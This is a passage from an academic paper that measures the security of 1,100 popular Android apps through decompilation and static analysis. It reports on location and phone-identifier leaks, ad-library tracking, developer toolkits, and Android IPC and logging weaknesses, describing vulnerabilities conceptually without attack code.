Table 3 shows detected location data flows to the network. To overcome missing code challenges, the data flow source was defined as the *getLatitude()* and *getLongitude()* methods of the *Location* object retrieved from the location APIs. We manually inspected the 13 applications with location data flows. Many data flows appeared to reflect legitimate uses of location for weather, classifieds, points of interest, and social networking services. Inspection of the remaining applications informs the following findings:

Finding 7 - *The granularity of location reporting may not always be obvious to the user.* In one application (com.andoop.highscore) both the city/country *and* geographic coordinates are sent along with high scores. Users may be aware of regional geographic information associated with scores, but it was unclear if users are aware that precise coordinates are also used.

Finding 8 - *Location information is sent to advertisement servers.* Several location data flows appeared to terminate in network connections used to retrieve ads. For example, two applications (com.avantar.wny and com.avantar.yp) appended the location to the variable *webAdURLString*. Motivated by [14], we inspected the AdMob library to determine why no data flow was found and determined that source code recovery failures led to the false negatives. Section 5.3 expands on ad libraries.

5.2 Phone Misuse

This section explores misuse of the smartphone interfaces, including telephony services, background recording of audio and video, sockets, and accessing the list of installed applications.

5.2.1 Telephony Services

Smartphone malware can provide direct compensation using phone calls or SMS messages to premium-rate numbers [18, 25]. We defined three queries to identify such malicious behavior: (1) a constant used for the SMS destination number; (2) creation of *URI* objects with a "`tel:`" prefix (used for phone call intent messages) and the string "900" (a premium-rate number prefix in the US); and (3) any *URI* objects with a "`tel:`" prefix. The analysis informs the following findings.

Finding 9 - *Applications do not appear to be using fixed phone number services.* We found zero applications using a constant destination number for the SMS API. Note that our analysis specification is limited to constants passed directly to the API and *final* variables, and therefore may have false negatives. We found two applications creating *URI* objects with the "`tel:`" prefix and containing the string "900". One application included code to call "`tel://0900-9292`", which is a premium-rate number (€0.70 per minute) for travel advice in the Netherlands. However, this did not appear malicious, as the application (com.Planner9292) is designed to provide travel advice. The other application contained several hard-coded numbers with "900" in the last four digits of the number. The SMS and premium-rate analysis results are promising indicators for non-existence of malicious behavior. Future analysis should consider more premium-rate prefixes.

Finding 10 - *Applications do not appear to be misusing voice services.* We found 468 *URI* objects with the "`tel:`" prefix in 358 applications. We manually inspected a sample of applications to better understand phone number use. We found: (1) applications frequently include call functionality for customer service; (2) the "`CALL`" and "`DIAL`" intent actions were used equally for the same purpose (`CALL` calls immediately and requires the `CALL_PHONE` permission, whereas `DIAL` has user confirmation the dialer and requires no permission); and (3) not all hard-coded telephone numbers are used to make phone calls, e.g., the AdMob library had a apparently unused phone number hard coded.

5.2.2 Background Audio/Video

Microphone and camera eavesdropping on smartphones is a real concern [41]. We analyzed application eavesdropping behaviors, specifically: (1) recording video without calling *setPreviewDisplay()* (this API is always required for still image capture); (2) *AudioRecord.read()* in code not reachable from an Android activity component; and (3) *MediaRecorder.start()* in code not reachable from an activity component.

Finding 11 - *Applications do not appear to be misusing video recording.* We found no applications that record video without calling *setPreviewDisplay()*. The query reasonably did not consider the value passed to the preview display, and therefore may create false negatives. For example, the "preview display" might be one pixel in size. The *MediaRecorder.start()* query detects audio recording, but it also detects video recording. This query found two applications using video in code not reachable from an activity; however the classes extended *SurfaceView*, which is used by *setPreviewDisplay()*.

Finding 12 - *Applications do not appear to be misusing audio recording.* We found eight uses in seven applications of *AudioRecord.read()* without a control flow

path to an activity component. Of these applications, three provide VoIP functionality, two are games that repeat what the user says, and one provides voice search. In these applications, audio recording is expected; the lack of reachability was likely due to code recovery failures. The remaining application did not have the required `RECORD_AUDIO` permission and the code most likely was part of a developer toolkit. The *MediaRecorder.start()* query identified an additional five applications recording audio without reachability to an activity. Three of these applications have legitimate reasons to record audio: voice search, game interaction, and VoIP. Finally, two games included audio recording in a developer toolkit, but no record permission, which explains the lack of reachability. Section 5.3.2 discusses developer toolkits.

5.2.3 Socket API Use

Java sockets represent an open interface to external services, and thus are a potential source of malicious behavior. For example, smartphone-based botnets have been found to exist on "jailbroken" iPhones [8]. We observe that most Internet-based smartphone applications are HTTP clients. Android includes useful classes (e.g., *HttpURLConnection* and *HttpClient*) for communicating with Web servers. Therefore, we queried for applications that make network connections using the *Socket* class.

Finding 13 - *A small number of applications include code that uses the* Socket *class directly.* We found 177 *Socket* connections in 75 applications (6.8%). Many applications are flagged for inclusion of well-known network libraries such as `org/apache/thrift`, `org/apache/commons`, and `org/eclipse/jetty`, which use sockets directly. Socket factories were also detected. Identified factory names such as *TrustAllSSLSocketFactory*, *AllTrustSSLSocketFactory*, and *NonValidatingSSLSocketFactory* are interesting as potential vulnerabilities, but we found no evidence of malicious use. Several applications also included their own HTTP wrapper methods that duplicate functionality in the Android libraries, but did not appear malicious. Among the applications including custom network connection wrappers is a group of applications in the "Finance" category implementing cryptographic network protocols (e.g., in the `com/lumensoft/ks` library). We note that these applications use Asian character sets for their market descriptions, and we could not determine their exact purpose.

Finding 14 - *We found no evidence of malicious behavior by applications using* Socket *directly.* We manually inspected all 75 applications to determine if *Socket* use seemed appropriate based on the application description. Our survey yielded a diverse array of *Socket* uses, including: file transfer protocols, chat protocols, audio and video streaming, and network connection tethering, among other uses excluded for brevity. A handful of applications have socket connections to hard-coded IP address and non-standard ports. For example, one application (com.eingrad.vintagecomicdroid) downloads comics from 208.94.242.218 on port 2009. Additionally, two of the aforementioned financial applications (com.miraeasset.mstock and kvp.jjy.MispAndroid320) include the `kr/co/shiftworks` library that connects to 221.143.48.118 on port 9001. Furthermore, one application (com.tf1.lci) connects to 209.85.227.147 on port 80 in a class named *AdService* and subsequently calls *getLocalAddress()* to retrieve the phone's IP address. Overall, we found no evidence of malicious behavior, but several applications warrant deeper investigation.

5.2.4 Installed Applications

The list of installed applications provides valuable marketing data. Android has two relevant APIs types: (1) a set of *get* APIs returning the list of installed applications or package names; and (2) a set of *query* APIs that mirrors Android's runtime intent resolution, but can be made generic. We found 54 uses of the get APIs in 45 applications, and 1015 uses of the query APIs in 361 applications. Sampling these applications, we observe:

Finding 15 - *Applications do not appear to be harvesting information about which applications are installed on the phone.* In all but two cases, the sampled applications using the get APIs search the results for a specific application. One application (com.davidgoemans.simpleClockWidget) defines a method that returns the list of all installed applications, but the results were only displayed to the user. The second application (raker.duobao.store) defines a similar method, but it only appears to be called by unused debugging code. Our survey of the query APIs identified three calls within the AdMob library duplicated in many applications. These uses queried specific functionality and thus are not likely to harvest application information. The one non-AdMob application we inspected queried for specific functionality, e.g., speech recognition, and thus did not appear to attempt harvesting.

5.3 Included Libraries

Libraries included by applications are often easy to identify due to namespace conventions: i.e., the source code for com.foo.appname typically exists in `com/foo/appname`. During our manual inspection, we documented advertisement and analytics library paths. We also found applications sharing what we term "developer toolkits," i.e., a common set of developer utilities.

5.3.1 Advertisement and Analytics Libraries

We identified 22 library paths containing ad or analytics functionality. Sampled applications frequently contained

Table 5: Identified Ad and Analytics Library Paths

Library Path	# Apps	Format	Obtains*
com/admob/android/ads	320	Obf.	L
com/google/ads	206	Plain	-
com/flurry/android	98	Obf.	-
com/qwapi/adclient/android	74	Plain	L, P, E
com/google/android/apps/analytics	67	Plain	-
com/adwhirl	60	Plain	L
com/mobclix/android/sdk	58	Plain	L, E‡
com/millennialmedia/android	52	Plain	-
com/zestadz/android	10	Plain	-
com/admarvel/android/ads	8	Plain	-
com/estsoft/adlocal	8	Plain	L
com/adfonic/android	5	Obf.	-
com/vdroid/ads	5	Obf.	L, E
com/greystripe/android/sdk	4	Obf.	E
com/medialets	4	Obf.	L
com/wooboo/adlib_android	4	Obf.	L, P, I†
com/adserver/adview	3	Obf.	L
com/tapjoy	3	Plain	-
com/inmobi/androidsdk	2	Plain	E‡
com/apegroup/ad	1	Plain	-
com/casee/adsdk	1	Plain	S
com/webtrends/mobile	1	Plain	L, E, S, I
Total Unique Apps	561	-	-

* L = Location; P = Phone number; E = IMEI; S = IMSI; I = ICC-ID
† In 1 app, the library included "L", while the other 3 included "P, I".
‡ Direct API use not decompiled, but wrapper *.getDeviceId()* called.

multiple of these libraries. Using the paths listed in Table 5, we found: 1 app has 8 libraries; 10 apps have 7 libraries; 8 apps have 6 libraries; 15 apps have 5 libraries; 37 apps have 4 libraries; 32 apps have 3 libraries; 91 apps have 2 libraries; and 367 apps have 1 library.

Table 5 shows advertisement and analytics library use. In total, at least 561 applications (51%) include these libraries; however, additional libraries may exist, and some applications include custom ad and analytics functionality. The AdMob library is used most pervasively, existing in 320 applications (29.1%). Google Ads is used by 206 applications (18.7%). We observe from Table 5 that only a handful of libraries are used pervasively.

Several libraries access phone identifier and location APIs. Given the library purpose, it is easy to speculate data flows to network APIs. However, many of these flows were not detected by program analysis. This is (likely) a result of code recovery failures and flows through Android IPC. For example, AdMob has known location to network data flows [14], and we identified a code recovery failure for the class implementing that functionality. Several libraries are also obfuscated, as mentioned in Section 6. Interesting, 6 of the 13 libraries accessing sensitive information are obfuscated. The analysis informs the following additional findings.

Finding 16 - *Ad and analytics library use of phone identifiers and location is sometimes configurable.* The `com/webtrends/mobile` analytics library (used by com.statefarm.pocketagent), defines the *WebtrendsIdMethod* class specifying four identifier types. Only one type, "*system_id_extended*" uses phone identifiers (IMEI, IMSI, and ICC-ID). It is unclear which identifier type was used by the application. Other libraries provide similar configuration. For example, the AdMob SDK documentation [6] indicates that location information is only included if a package manifest configuration enables it.

Finding 17 - *Analytics library reporting frequency is often configurable.* During manual inspection, we encountered one application (com.handmark.mpp.news.reuters) in which the phone number is passed to *FlurryAgent.onEvent()* as generic data. This method is called throughout the application, specifying event labels such as "GetMoreStories," "StoryClickedFromList," and "ImageZoom." Here, we observe the main application code not only specifies the phone number to be reported, but also report frequency.

Finding 18 - *Ad and analytics libraries probe for permissions.* The `com/webtrends/mobile` library accesses the IMEI, IMSI, ICC-ID, and location. The (*WebtrendsAndroidValueFetcher*) class uses try/catch blocks that catch the *SecurityException* that is thrown when an application does not have the proper permission. Similar functionality exists in the `com/casee/adsdk` library (used by com.fish.luny). In *AdFetcher.getDeviceId()*, Android's *checkCallingOrSelfPermission()* method is evaluated before accessing the IMSI.

5.3.2 Developer Toolkits

Several inspected applications use developer toolkits containing common sets of utilities identifiable by class name or library path. We observe the following.

Finding 19 - *Some developer toolkits replicate dangerous functionality.* We found three wallpaper applications by developer "callmejack" that include utilities in the library path `com/jackeeywu/apps/eWallpaper` (com.eoeandroid.eWallpapers.cartoon, com.jackeey.wallpapers.all1.orange, and com.jackeey.eWallpapers.gundam). This library has data flow sinks for the phone number, IMEI, IMSI, and ICC-ID. In July 2010, Lookout, Inc. reported a wallpaper application by developer "jackeey,wallpaper" as sending these identifiers to `imnet.us` [29]. This report also indicated that the developer changed his name to "callmejack". While the original "jackeey,wallpaper" application was removed from the Android Market, the applications by "callmejack" remained as of September 2010.[3]

Finding 20 - *Some developer toolkits probe for permissions.* In one application (com.july.cbssports.activity), we found code in the `com/julysystems` library that evaluates Android's *checkPermission()* method for the `READ_PHONE_STATE` and `ACCESS_FINE_LOCATION` permissions before accessing the IMEI, phone number, and last known location, respectively. A second application

(v00032.com.wordplayer) defines the *CustomExceptionHander* class to send an exception event to an HTTP URL. The class attempts to retrieve the phone number within a try/catch block, catching a generic *Exception*. However, the application does not have the `READ_PHONE_STATE` permission, indicating the class is likely used in multiple applications.

Finding 21 - *Well-known brands sometimes commission developers that include dangerous functionality.* The `com/julysystems` developer toolkit identified as probing for permissions exists in two applications with reputable application providers. "CBS Sports Pro Football" (com.july.cbssports.activity) is provided by "CBS Interactive, Inc.", and "Univision Fütbol" (com.july.univision) is provided by "Univision Interactive Media, Inc.". Both have location and phone state permissions, and hence potentially misuse information.

Similarly, "USA TODAY" (com.usatoday.android.news) provided by "USA TODAY" and "FOX News" (com.foxnews.android) provided by "FOX News Network, LLC" contain the `com/mercuryintermedia` toolkit. Both applications contain an Android activity component named *MainActivity*. In the initialization phase, the IMEI is retrieved and passed to *ProductConfiguration.initialize()* (part of the `com/mecuryintermedia` toolkit). Both applications have IMEI to network data flows through this method.

5.4 Android-specific Vulnerabilities

This section explores Android-specific vulnerabilities. The technical report [15] provides specification details.

5.4.1 Leaking Information to Logs

Android provides centralized logging via the *Log* API, which can displayed with the "`logcat`" command. While `logcat` is a debugging tool, applications with the `READ_LOGS` permission can read these log messages. The Android documentation for this permission indicates that "[the logs] can contain slightly private information about what is happening on the device, but should never contain the user's private information." We looked for data flows from phone identifier and location APIs to the Android logging interface and found the following.

Finding 22 - *Private information is written to Android's general logging interface.* We found 253 data flows in 96 applications for location information, and 123 flows in 90 applications for phone identifiers. Frequently, URLs containing this private information are logged just before a network connection is made. Thus, the `READ_LOGS` permission allows access to private information.

5.4.2 Leaking Information via IPC

Shown in Figure 5, any application can receive intent broadcasts that do not specify the target component or




Figure 5: Eavesdropping on unprotected intents

protect the broadcast with a permission (permission variant not shown). This is unsafe if the intent contains sensitive information. We found 271 such unsafe intent broadcasts with "extras" data in 92 applications (8.4%). Sampling these applications, we found several such intents used to install shortcuts to the home screen.

Finding 23 - *Applications broadcast private information in IPC accessible to all applications.* We found many cases of applications sending unsafe intents to action strings containing the application's namespace (e.g., "pkgname.intent.ACTION" for application pkgname). The contents of the bundled information varied. In some instances, the data was not sensitive, e.g., widget and task identifiers. However, we also found sensitive information. For example one application (com.ulocate) broadcasts the user's location to the "com.ulocate.service.LOCATION" intent action string without protection. Another application (com.himsn) broadcasts the instant messaging client's status to the "cm.mz.stS" action string. These vulnerabilities allow malicious applications to eavesdrop on sensitive information in IPC, and in some cases, gain access to information that requires a permission (e.g., location).

5.4.3 Unprotected Broadcast Receivers

Applications use broadcast receiver components to receive intent messages. Broadcast receivers define "intent filters" to subscribe to specific event types are public. If the receiver is not protected by a permission, a malicious application can forge messages.

Finding 24 - *Few applications are vulnerable to forging attacks to dynamic broadcast receivers.* We found 406 unprotected broadcast receivers in 154 applications (14%). We found an large number of receivers subscribed to system defined intent types. These receivers are indirectly protected by Android's "protected broadcasts" introduced to eliminate forging. We found one application with an unprotected broadcast receiver for a custom intent type; however it appears to have limited impact. Additional sampling may uncover more cases.

5.4.4 Intent Injection Attacks

Intent messages are also used to start activity and service components. An intent injection attack occurs if the in-

tent address is derived from untrusted input.

We found 10 data flows from the network to an intent address in 1 application. We could not confirm the data flow and classify it a false positive. The data flow sink exists in a class named *ProgressBroadcastingFileInputStream*. No decompiled code references this class, and all data flow sources are calls to *URLConnection.getInputStream()*, which is used to create *InputStreamReader* objects. We believe the false positives results from the program analysis modeling of classes extending *InputStream*.

We found 80 data flows from IPC to an intent address in 37 applications. We classified the data flows by the sink: the *Intent* constructor is the sink for 13 applications; *setAction()* is the sink for 16 applications; and *setComponent()* is the sink for 8 applications. These sets are disjoint. Of the 37 applications, we found that 17 applications set the target component class explicitly (all except 3 use the *setAction()* data flow sink), e.g., to relay the action string from a broadcast receiver to a service. We also found four false positives due to our assumption that all *Intent* objects come from IPC (a few exceptions exist). For the remaining 16 cases, we observe:

Finding 25 - *Some applications define intent addresses based on IPC input.* Three applications use IPC input strings to specify the package and component names for the *setComponent()* data flow sink. Similarly, one application uses the IPC "extras" input to specify an action to an *Intent* constructor. Two additional applications start an activity based on the action string returned as a result from a previously started activity. However, to exploit this vulnerability, the applications must first start a malicious activity. In the remaining cases, the action string used to start a component is copied directly into a new intent object. A malicious application can exploit this vulnerability by specifying the vulnerable component's name directly and controlling the action string.

5.4.5 Delegating Control

Applications can delegate actions to other applications using a "pending intent." An application first creates an intent message as if it was performing the action. It then creates a reference to the intent based on the target component type (restricting how it can be used). The pending intent recipient cannot change values, but it can fill in missing fields. Therefore, if the intent address is unspecified, the remote application can redirect an action that is performed with the original application's permissions.

Finding 26 - *Few applications unsafely delegate actions.* We found 300 unsafe pending intent objects in 116 applications (10.5%). Sampling these applications, we found an overwhelming number of pending intents used for either: (1) Android's UI notification service; (2) Android's alarm service; or (3) communicating between a UI widget and the main application. None of these cases allow manipulation by a malicious application. We found two applications that send unsafe pending intents via IPC. However, exploiting these vulnerabilities appears to provides negligible adversarial advantage. We also note that more a more sophisticated analysis framework could be used to eliminate the aforementioned false positives.

5.4.6 Null Checks on IPC Input

Android applications frequently process information from intent messages received from other applications. Null dereferences cause an application to crash, and can thus be used to as a denial of service.

Finding 27 - *Applications frequently do not perform null checks on IPC input.* We found 3,925 potential null dereferences on IPC input in 591 applications (53.7%). Most occur in classes for activity components (2,484 dereferences in 481 applications). Null dereferences in activity components have minimal impact, as the application crash is obvious to the user. We found 746 potential null dereferences in 230 applications within classes defining broadcast receiver components. Applications commonly use broadcast receivers to start background services, therefore it is unclear what effect a null dereference in a broadcast receiver will have. Finally, we found 72 potential null dereferences in 36 applications within classes defining service components. Applications crashes corresponding to these null dereferences have a higher probability of going unnoticed. The remaining potential null dereferences are not easily associated with a component type.

5.4.7 SDcard Use

Any application that has access to read or write data on the SDcard can read or write any other application's data on the SDcard. We found 657 references to the SDcard in 251 applications (22.8%). Sampling these applications, we found a few unexpected uses. For example, the `com/tapjoy` ad library (used by com.jnj.mocospace.android) determines the free space available on the SDcard. Another application (com.rent) obtains a URL from a file named `connRentInfo.dat` at the root of the SDcard.

5.4.8 JNI Use

Applications can include functionality in native libraries using the Java Native Interface (JNI). As these methods are not written in Java, they have inherent dangers. We found 2,762 calls to native methods in 69 applications (6.3%). Investigating the application package files, we found that 71 applications contain `.so` files. This indicates two applications with an `.so` file either do not call any native methods, or the code calling the native methods was not decompiled. Across these 71 applications, we found 95 `.so` files, 82 of which have unique names.

6 Study Limitations

Our study section was limited in three ways: *a*) the studied applications were selected with a bias towards popularity; *b*) the program analysis tool cannot compute data and control flows for IPC between components; and *c*) source code recovery failures interrupt data and control flows. Missing data and control flows may lead to false negatives. In addition to the recovery failures, the program analysis tool could not parse 8,042 classes, reducing coverage to 91.34% of the classes.

Additionally, a portion of the recovered source code was obfuscated before distribution. Code obfuscation significantly impedes manual inspection. It likely exists to protect intellectual property; Google suggests obfuscation using ProGuard (`proguard.sf.net`) for applications using its licensing service [23]. ProGuard protects against readability and does not obfuscate control flow. Therefore it has limited impact on program analysis.

Many forms of obfuscated code are easily recognizable: e.g., class, method, and field names are converted to single letters, producing single letter Java filenames (e.g., `a.java`). For a rough estimate on the use of obfuscation, we searched applications containing `a.java`. In total, 396 of the 1,100 applications contain this file. As discussed in Section 5.3, several advertisement and analytics libraries are obfuscated. To obtain a closer estimate of the number of applications whose main code is obfuscated, we searched for `a.java` within a file path equivalent to the package name (e.g., `com/foo/appname` for com.foo.appname). Only 20 applications (1.8%) have this obfuscation property, which is expected for free applications (as opposed to paid applications). However, we stress that the `a.java` heuristic is not intended to be a firm characterization of the percentage of obfuscated code, but rather a means of acquiring insight.

7 What This All Means

Identifying a singular take-away from a broad study such as this is non-obvious. We come away from the study with two central thoughts; one having to do with the study apparatus, and the other regarding the applications.

`ded` and the program analysis specifications are enabling technologies that open a new door for application certification. We found the approach rather effective despite existing limitations. In addition to further studies of this kind, we see the potential to integrate these tools into an application certification process. We leave such discussions for future work, noting that such integration is challenging for both logistical and technical reasons [30].

On a technical level, we found the security characteristics of the top 1,100 free popular applications to be consistent with smaller studies (e.g., Enck et al. [14]). Our findings indicate an overwhelming concern for misuse of privacy sensitive information such as phone identifiers and location information. One might speculate this occur due to the difficulty in assigning malicious intent.

Arguably more important than identifying the existence the information misuse, our manual source code inspection sheds more light on *how* information is misused. We found phone identifiers, e.g., phone number, IMEI, IMSI, and ICC-ID, were used for everything from "cookie-esque" tracking to account numbers. Our findings also support the existence of databases external to cellular providers that link identifiers such as the IMEI to personally identifiable information.

Our analysis also identified significant penetration of ad and analytic libraries, occurring in 51% of the studied applications. While this might not be surprising for free applications, the number of ad and analytics libraries included per application was unexpected. One application included as many as eight different libraries. It is unclear why an application needs more than one advertisement and one analytics library.

From a vulnerability perspective, we found that many developers fail to take necessary security precautions. For example, sensitive information is frequently written to Android's centralized logs, as well as occasionally broadcast to unprotected IPC. We also identified the potential for IPC injection attacks; however, no cases were readily exploitable.

Finally, our study only characterized one edge of the application space. While we found no evidence of telephony misuse, background recording of audio or video, or abusive network connections, one might argue that such malicious functionality is less likely to occur in popular applications. We focused our study on popular applications to characterize those most frequently used. Future studies should take samples that span application popularity. However, even these samples may miss the existence of truly malicious applications. Future studies should also consider several additional attacks, including installing new applications [43], JNI execution [34], address book exfiltration, destruction of SDcard contents, and phishing [20].

8 Related Work

Many tools and techniques have been designed to identify security concerns in software. Software written in C is particularly susceptible to programming errors that result in vulnerabilities. Ashcraft and Engler [7] use compiler extensions to identify errors in range checks. MOPS [11] uses model checking to scale to large amounts of source code [42]. Java applications are inherently safer than C applications and avoid simple vulnerabilities such as buffer overflows. Ware and Fox [46] compare eight different open source and commercially available Java source code analysis tools, finding that

no one tool detects all vulnerabilities. Hovemeyer and Pugh [22] study six popular Java applications and libraries using FindBugs extended with additional checks. While analysis included non-security bugs, the results motivate a strong need for automated analysis by all developers. Livshits and Lam [28] focus on Java-based Web applications. In the Web server environment, inputs are easily controlled by an adversary, and left unchecked can lead to SQL injection, cross-site scripting, HTTP response splitting, path traversal, and command injection. Felmetsger et al. [19] also study Java-based web applications; they advance vulnerability analysis by providing automatic detection of application-specific logic errors.

Spyware and privacy breaching software have also been studied. Kirda et al. [26] consider behavioral properties of BHOs and toolbars. Egele et al. [13] target information leaks by browser-based spyware explicitly using dynamic taint analysis. Panaorama [47] considers privacy-breaching malware in general using whole-system, fine-grained taint tracking. Privacy Oracle [24] uses differential black box fuzz testing to find privacy leaks in applications.

On smartphones, TaintDroid [14] uses system-wide dynamic taint tracking to identify privacy leaks in Android applications. By using static analysis, we were able to study a far greater number of applications (1,100 vs. 30). However, TaintDroid's analysis confirms the exfiltration of information, while our static analysis only confirms the potential for it. Kirin [16] also uses static analysis, but focuses on permissions and other application configuration data, whereas our study analyzes source code. Finally, PiOS [12] performs static analysis on iOS applications for the iPhone. The PiOS study found the majority of analyzed applications to leak the device ID and over half of the applications include advertisement and analytics libraries.

9 Conclusions

Smartphones are rapidly becoming a dominant computing platform. Low barriers of entry for application developers increases the security risk for end users. In this paper, we described the ded decompiler for Android applications and used decompiled source code to perform a breadth study of both dangerous functionality and vulnerabilities. While our findings of exposure of phone identifiers and location are consistent with previous studies, our analysis framework allows us to observe not only the existence of dangerous functionality, but also how it occurs within the context of the application.

Moving forward, we foresee ded and our analysis specifications as enabling technologies that will open new doors for application certification. However, the integration of these technologies into an application certification process requires overcoming logistical and technical challenges. Our future work will consider these challenges, and broaden our analysis to new areas, including application installation, malicious JNI, and phishing.

Acknowledgments

We would like to thank Fortify Software Inc. for providing us with a complementary copy of Fortify SCA to perform the study. We also thank Suneel Sundar and Joy Marie Forsythe at Fortify for helping us debug custom rules. Finally, we thank Kevin Butler, Stephen McLaughlin, Patrick Traynor, and the SIIS lab for their editorial comments during the writing of this paper. This material is based upon work supported by the National Science Foundation Grant No. CNS-0905447, CNS-0721579, and CNS-0643907. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the author(s) and do not necessarily reflect the views of the National Science Foundation.

References

[1] Fernflower - java decompiler. http://www.reversed-java.com/fernflower/.

[2] Fortify 360 Source Code Analyzer (SCA). https://www.fortify.com/products/fortify360/source-code-analyzer.html.

[3] Jad. http://www.kpdus.com/jad.html.

[4] Jd java decompiler. http://java.decompiler.free.fr/.

[5] Mocha, the java decompiler. http://www.brouhaha.com/~eric/software/mocha/.

[6] AdMob. AdMob Android SDK: Installation Instructions. http://www.admob.com/docs/AdMob_Android_SDK_Instructions.pdf. Accessed November 2010.

[7] Ashcraft, K., and Engler, D. Using Programmer-Written Compiler Extensions to Catch Security Holes. In *Proceedings of the IEEE Symposium on Security and Privacy* (2002).

[8] BBC News. New iPhone worm can act like botnet say experts. http://news.bbc.co.uk/2/hi/technology/8373739.stm, November 23, 2009.

[9] Bornstein, D. Google i/o 2008 - dalvik virtual machine internals. http://www.youtube.com/watch?v=ptjedOZEXPM.

[10] Burns, J. Developing Secure Mobile Applications for Android. iSEC Partners, October 2008. http://www.isecpartners.com/files/iSEC_Securing_Android_Apps.pdf.

[11] Chen, H., Dean, D., and Wagner, D. Model Checking One Million Lines of C Code. In *Proceedings of the 11th Annual Network and Distributed System Security Symposium* (Feb. 2004).

[12] Egele, M., Kruegel, C., Kirda, E., and Vigna, G. PiOS: Detecting Privacy Leaks in iOS Applications. In *Proceedings of the Network and Distributed System Security Symposium* (2011).

[13] Egele, M., Kruegel, C., Kirda, E., Yin, H., and Song, D. Dynamic Spyware Analysis. In *Proceedings of the USENIX Annual Technical Conference* (June 2007), pp. 233–246.

[14] Enck, W., Gilbert, P., Chun, B.-G., Cox, L. P., Jung, J., McDaniel, P., and Sheth, A. N. TaintDroid: An Information-Flow Tracking System for Realtime Privacy Monitoring on Smartphones. In *Proceedings of the USENIX Symposium on Operating Systems Design and Implementation* (2010).

[15] ENCK, W., OCTEAU, D., MCDANIEL, P., AND CHAUDHURI, S. A Study of Android Application Security. Tech. Rep. NAS-TR-0144-2011, Network and Security Research Center, Department of Computer Science and Engineering, Pennsylvania State University, University Park, PA, USA, January 2011.

[16] ENCK, W., ONGTANG, M., AND MCDANIEL, P. On Lightweight Mobile Phone Application Certification. In *Proceedings of the 16th ACM Conference on Computer and Communications Security (CCS)* (Nov. 2009).

[17] ENCK, W., ONGTANG, M., AND MCDANIEL, P. Understanding Android Security. *IEEE Security & Privacy Magazine 7*, 1 (January/February 2009), 50–57.

[18] F-SECURE CORPORATION. Virus Description: Viver.A. `http://www.f-secure.com/v-descs/trojan_symbos_viver_a.shtml`.

[19] FELMETSGER, V., CAVEDON, L., KRUEGEL, C., AND VIGNA, G. Toward Automated Detection of Logic Vulnerabilities in Web Applications. In *Proceedings of the USENIX Security Symposium* (2010).

[20] FIRST TECH CREDIT UNION. Security Fraud: Rogue Android Smartphone app created. `http://www.firsttechcu.com/home/security/fraud/security_fraud.html`, Dec. 2009.

[21] GOODIN, D. Backdoor in top iphone games stole user data, suit claims. The Register, November 2009. `http://www.theregister.co.uk/2009/11/06/iphone_games_storm8_lawsuit/`.

[22] HOVEMEYER, D., AND PUGH, W. Finding Bugs is Easy. In *Proceedings of the ACM conference on Object-Oriented Programming Systems, Languages, and Applications* (2004).

[23] JOHNS, T. Securing Android LVL Applications. `http://android-developers.blogspot.com/2010/09/securing-android-lvl-applications.html`, 2010.

[24] JUNG, J., SHETH, A., GREENSTEIN, B., WETHERALL, D., MAGANIS, G., AND KOHNO, T. Privacy Oracle: A System for Finding Application Leaks with Black Box Differential Testing. In *Proceedings of the ACM conference on Computer and Communications Security* (2008).

[25] KASPERSKEY LAB. First SMS Trojan detected for smartphones running Android. `http://www.kaspersky.com/news?id=207576158`, August 2010.

[26] KIRDA, E., KRUEGEL, C., BANKS, G., VIGNA, G., AND KEMMERER, R. A. Behavior-based Spyware Detection. In *Proceedings of the 15th USENIX Security Symposium* (Aug. 2006).

[27] KRALEVICH, N. Best Practices for Handling Android User Data. `http://android-developers.blogspot.com/2010/08/best-practices-for-handling-android.html`, 2010.

[28] LIVSHITS, V. B., AND LAM, M. S. Finding Security Vulnerabilities in Java Applications with Static Analysis. In *Proceedings of the 14th USENIX Security Symposium* (2005).

[29] LOOKOUT. Update and Clarification of Analysis of Mobile Applications at Blackhat 2010. `http://blog.mylookout.com/2010/07/mobile-application-analysis-blackhat/`, July 2010.

[30] MCDANIEL, P., AND ENCK, W. Not So Great Expectations: Why Application Markets Haven't Failed Security. *IEEE Security & Privacy Magazine 8*, 5 (September/October 2010), 76–78.

[31] MIECZNIKOWSKI, J., AND HENDREN, L. Decompiling java using staged encapsulation. In *Proceedings of the Eighth Working Conference on Reverse Engineering* (2001).

[32] MIECZNIKOWSKI, J., AND HENDREN, L. J. Decompiling java bytecode: Problems, traps and pitfalls. In *Proceedings of the 11th International Conference on Compiler Construction* (2002).

[33] MILNER, R. A theory of type polymorphism in programming. *Journal of Computer and System Sciences 17* (August 1978).

[34] OBERHEIDE, J. Android Hax. In *Proceedings of SummerCon* (June 2010).

[35] OCTEAU, D., ENCK, W., AND MCDANIEL, P. The ded Decompiler. Tech. Rep. NAS-TR-0140-2010, Network and Security Research Center, Department of Computer Science and Engineering, Pennsylvania State University, University Park, PA, USA, Sept. 2010.

[36] ONGTANG, M., BUTLER, K., AND MCDANIEL, P. Porscha: Policy Oriented Secure Content Handling in Android. In *Proc. of the Annual Computer Security Applications Conference* (2010).

[37] ONGTANG, M., MCLAUGHLIN, S., ENCK, W., AND MCDANIEL, P. Semantically Rich Application-Centric Security in Android. In *Proceedings of the Annual Computer Security Applications Conference* (2009).

[38] PORRAS, P., SAIDI, H., AND YEGNESWARAN, V. An Analysis of the Ikee.B (Duh) iPhone Botnet. Tech. rep., SRI International, Dec. 2009. `http://mtc.sri.com/iPhone/`.

[39] PROEBSTING, T. A., AND WATTERSON, S. A. Krakatoa: Decompilation in java (does bytecode reveal source?). In *Proceedings of the USENIX Conference on Object-Oriented Technologies and Systems* (1997).

[40] RAPHEL, J. Google: Android wallpaper apps were not security threats. *Computerworld* (August 2010).

[41] SCHLEGEL, R., ZHANG, K., ZHOU, X., INTWALA, M., KAPADIA, A., AND WANG, X. Soundcomber: A Stealthy and Context-Aware Sound Trojan for Smartphones. In *Proceedings of the Network and Distributed System Security Symposium* (2011).

[42] SCHWARZ, B., CHEN, H., WAGNER, D., MORRISON, G., WEST, J., LIN, J., AND TU, W. Model Checking an Entire Linux Distribution for Security Violations. In *Proceedings of the Annual Computer Security Applications Conference* (2005).

